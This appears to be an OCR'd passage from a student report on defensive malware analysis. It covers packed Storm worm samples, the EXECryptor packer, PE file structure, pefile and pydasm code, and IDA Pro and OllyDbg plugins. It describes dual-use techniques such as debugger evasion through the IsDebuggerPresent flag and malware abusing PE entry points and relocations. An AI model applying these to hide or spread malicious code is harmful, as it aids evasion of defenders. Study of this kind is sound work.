

Figure 14: `opr01QXR.exe`, a packed Storm Variant, (in avast! terms:) Win32:Tibs-AFJ [Trj]. (a simple decryptor loop)



Figure 15: `opr01QX2.exe`, another packed Storm variant. In avast! terms: Win32:Tibs-AER [Trj] The code isn't visible in this figure (mind the zoom please), only locations (chunks of code) and the transitions between them.



Figure 16: The imports and exports of *Video.exe*

changed since before the call?), and if it still has the value of 0, continue to the decryption setup and loop, if not jump to the end. The exact same structure is evident in all of the supplied samples, and as the exception that states the rule, there's `opr01QX2.exe`—Mind the number two in the end please (names can be very confusing, perhaps for a reason).

I found this recent article[22] useful. It describes a peer to peer bot. More information on different bots can be found in [2, 19].



Figure 17: PEExplorer unpacking automatically. The disassembler shows the complete PE image of the malware. Imports on the right blue screen.



Figure 18: The start of *FullStory.exe*.



Figure 19: Storm: Zooming out, we see a bigger picture of the malware's structure. (FullStory.exe unpacked)



Figure 20: Storm: A closeup of the last location of *FullStory.exe* (unpacked). The graph overview shows the locations and the general flow of control.



Figure 21: Storm: (FullStory.exe unpacked) The subroutine at location 401000 h



Figure 22: Storm: (FullStory.exe unpacked) The subroutine at location 409F4F h



Figure 23: Storm: (FullStory.exe unpacked) The subroutine at location 709D77 h

5.4 EXECryptor

EXECryptor is the packer used by Rinbot/Vanbot, which is reported to detect that it is being run in a virtual machine and/or inside OllyDbg. Unfortunately, I did not have enough time to study this packer in detail, but I felt I had to mention it since it works in a way that differs from most of the other packers I have come across working on this assignment.

The usual way, as seen in UPX for instance, is that a header section is responsible for unpacking the payload. Then, after unpacking has been completed, this same section is responsible for giving control to the unpacked section. It is at this point that we should stop the execution—one way of achieving this is to set a brakepoint with a debugger. We then have the original image in memory, which can be extracted[45].

EXECryptor makes use of techniques similar to those used by metamorphic malware[46] *Strongbit*, the makers of EXECryptor, refers to this method as *Code Morphing*. A runtime packed file will never be decrypted in this scheme—this is why we cannot rely on a brakepoint in a debugger. The code remains obfuscated and transformed, but will still run. According to Strongbit, restoring the code to its original state is an NP-hard problem.

5.5 PolyUnpack

In the terms established in [27], a program is unpack-executing if the instruction sequence to be executed is something else than the original execution sequence. Hence, the program has been changed under execution, and an instruction sequence has appeared that was not initially a part of the program being run. One of the underlying challenges here, is to differentiate between instructions and data; often code will be hidden in values interpreted as data before execution commenced.

Another good point mentioned in the same article is that by toggling the Thread Information Block (TIB), IsDebuggerPresent() can be made to return false. This is because a bit in the TIB indicates whether a program is being debugged or not. Let us take notice of this, since we might end up modifying the existing APIs anyway.

In any case, we should expect that the malware would rather execute in an environment that seems authentic—it might not execute while being debugged or otherwise instrumented, like being run in a virtual machine. Now if we are to capture the essence of what is happening on the system when the malicious code is being executed, we might have to severely modify the system. One possibility is to hook the API and perform API monitoring[47] whilst running the executable. Another method is to simply run the executable in a debugger.

[45] Patching imports are usually necessary in order to make a fully functional image, but this is much simpler than the entire unpacking process

[46] I discussed these techniques in detail in my project last semester, so I will not spend time repeating it here.

[47] often called API Spying as stated earlier

6 Structural Analysis

Structural Analysis can be performed on both packed and unpacked samples. If we look at a packed executable we probably cannot tell how it will work once executed, but we might learn how to unpack it. If the target of the analysis is an unpacked sample, structural analysis might precisely provide a picture of what happens on the system—Executables compatible with the PE format will have imports that show which APIs the program uses; and if we are analysing network-aware malware, IP addresses of servers might reveal how to stop botnets [48].

6.1 Hashing apps and bin diffs

Some hashing applications worth checking out is:

- QuickHash (`www.slavasoft.com/quickhash/help-online/index.html`)
- DigestIT (`www.kennethballard.com/modules/xproject/index.php?op=viewSummary&pid=2`)
- Fsum (`www.slavasoft.com/fsum/`)

These might come in handy when calculating hash values and for doing diffs between malicious samples.

`BinDiff` has just been released in version 2 as of this writing. It is an extension (plugin) of IDA Pro, but is not distributed for free. More information is available at `www.sabre-security.com/products/bindiff.html`.

6.2 PE and PE+ file formats

The PE file format is documented in [7]. I originally intended to include this in the appendix, but it is simply not suited for paper-document. It is best read electronically[49].

Below is a brief description of some of the elements to consider with respect to the PE file format. [34] has been a great help in understanding the PE file format, and how malware can (ab)use it.

PE Header The file is split between a header part, and the actual executable file. The executable file is further divided into sections of one of the following types: *.text*, *.data*, *.idata*, *.edata*, *.rsrc*„ *.reloc*, *.bss*, *.debug*. The PE Header includes information such as number of sections, size of code sections (the total size of all executable sections), address of entry point, image base address in memory, total size of the entire image and a checksum.

Entry Point By changing the entry point malicious code can gain control before the host. Malware that uses Entry Point Obscuring Techniques[4] will normally not change this field however; it would simply be too easy to locate the entry point of the viral code.

[48] Knowing the address of the central command server tells us what machine to take down. If this server is taken down in a standard C&C botnet, the entire network of bots will be rendered useless.

[49] `http://www.openrce.org/reference_library/files/reference/PE%20Format.pdf`

Imports and Exports The functions used by the malicious code must be imported (normally from a DLL). This information can be found in the *.idata* section. Similarly, functions that is to be exported from the executable can be found in the *.edata* section.

Multiple PE Headers It is possible to have multiple headers; that is, include an additional PE Header where the first executable payload would normally resign.

Relocations This is a field normally not used. Some viruses, such as W32.CTX are known to look for such sections, and overwrite it with viral code.

6.2.1 pefile

pefile is a python module to read and work with PE files, written by Ero Carrera. It parses files and gives/holds information on the file header, as well as sections' info and data. See `http://dkbza.org/pefile.html` for more information on this very useful tool.

Data is available in the following manner after successful parsing:

```
pe.OPTIONAL_HEADER.AddressOfEntryPoint
pe.OPTIONAL_HEADER.NumberOfSections
pe.OPTIONAL_HEADER.ImageBase
```

Iterating through sections or walking the import table becomes fairly easy [50]:

```
for section in pe.sections:
    print (section.Name, hex(section.VirtualAddress),
        hex(section.Misc_VirtualSize), section.SizeOfRawData )


for entry in pe.DIRECTORY_ENTRY_IMPORT:
    print entry.dll
    for imp in entry.imports:
        print '\t', hex(imp.address), imp.name
```

6.2.2 pydasm

pydasm, also created by Ero Carrera, is a python interface to the disassembling library *libdasm*. An example usage taken from the readme file is shown below:

```
import pydasm

# Some nop and xor instructions
buffer = '\x90\x31\xc9\x31\xca\x31\xcb'

offset = 0
while offset < len(buffer):
    i = pydasm.get_instruction(buffer[offset:],
          pydasm.MODE_32)
    print pydasm.get_instruction_string(i,
```

[50] python is wonderful

```
        pydasm.FORMAT_INTEL, 0)
    if not i:
        break
    offset += i.length
```

This would print the assembly instructions according to the hexadecimal program code, which is of course, easier to read; and any tool which is to interpret program code will have to perform such an operation at some point in time (or have some other programs do it for them). Any debugger, for instance, will surely have to disassemble the code in order to provide an interface for setting brakepoints to the user. Only machines are good at understanding numbers.

6.2.3 madDisAsm

I had to include Madshi's tool as well, even though it has been mentioned earlier (in chapter 2). It is a part of the Madshi madCollection. The MadCodeHook framework uses this disassembler.

6.3 IDA Pro

IDA (Interactive DisAssembler)[15] is the single best tool I have come across when working on this project[51]. Its scripting possibilities are substantial, which makes this a great foundation for building automated analysis solutions. [14] describes how to use the IDC scripting possibilities (coding plugins in C). The IDAPython plugin[6][52] enables scripting in Python.

I have listed some very useful plugins below:

Stealth Anti-anti debugger plugin

ASPack/ASPR A plugin that automatically unpacks files packed with ASPack.

SegDump A plugin that creates dumps of memory segments.

RGBG A plugin that adds the ability of remote debugging.

More plugins are available at `http://www.openrce.org/downloads/browse/IDA_Plugins`.

6.4 OllyDbg

Well supported debugger, with dozens of available plugins. Is is probably the most used debugger for the Windows platform today[53]. It is shareware, but can be downloaded and used for free. A good article with more detailed information is [8].

I will list some plugins below that are relevant to the discussion in this paper.

IsDebuggerPresent Hides OllyDbg from the IsDebuggerPresent API position, which can be used by malware to check for the presence of a debugger.

[51] IDA's only downside is that you need a license to use it.
[52] article available at `http://www.openrce.org/articles/full_view/11`
[53] This is just a guess

OllyBone Break-on-Execute. A plugin that can unpack executables by running them, and break execution just before the payload receives control.

OllySnake Takes two snapshots; before and after execution. And diffs to find the code executed between these snapshots.

Universal Hooker Enables intercepting API calls; both calls to APIs residing in a DLL and any address within the executable.

Both OllyDbg and IDA Pro are great candidates for automating malware analysis. The next section will present a framework that integrates and builds on top of them: PaiMei. Its creator, Pedram Amini, says that he hopes this can do for reverse engineering what *Metasploit* does for exploit development[54]. And as I have grown to understand, reverse engineering and malware analysis go hand in hand.

[54] with respect to penetration testing and security assessment

7 Automating analysis

In this section I will look into different ways of automating the analysis of malicious code. This work does not end up in a system that can be implemented; instead I will present a framework which has the potential of integrating many of the tools presented in the last chapter. These tools are the ones which are in use today by malware researchers, and have good support for scripting, which we are bound to make use of if we are to automate the process of analysis.

7.1 Twisted

This is a powerful event-driven network engine that can be used for just about anything[35]. I have included this since it seems like a feasible way of implementing an analysis system. The major drawback would be that lack of analysis-features already available in the framework. This stems from the fact that this is not initially created with malware analysis in mind—its first use was a game.

My point is that such a framework will have very good networking features, which might be useful when analysing bots and network-aware malware in general. Its use would be to drive the automation process. Most of the python tools presented in this report has the potential of working with twisted.

Twisted is very flexible and builds on the concept of callback functions and errbacks. A special object known as a *deferred* is passed as the return value of any called function. The calling thread will then continue immediately. This *deferred*-mechanism will then compute the real return value of the function in a different thread. This might take some time, but when the result is completed, the callbacks and errbacks registered to the deferred object will be called.

So, following this scenario we can call a notification function every time an API is called, for instance. In this way we will know that the API has been used, and we have established the fact that the process (unknown or not) are using this API). Again, this is the same solution as general unpacking[55].

As pointed out by Paul Craig [9], any program packed or not will have to consist of x86 instructions when running on the intel x86 platform. This is another way of saying that even though it is packed, it still has to be runnable.

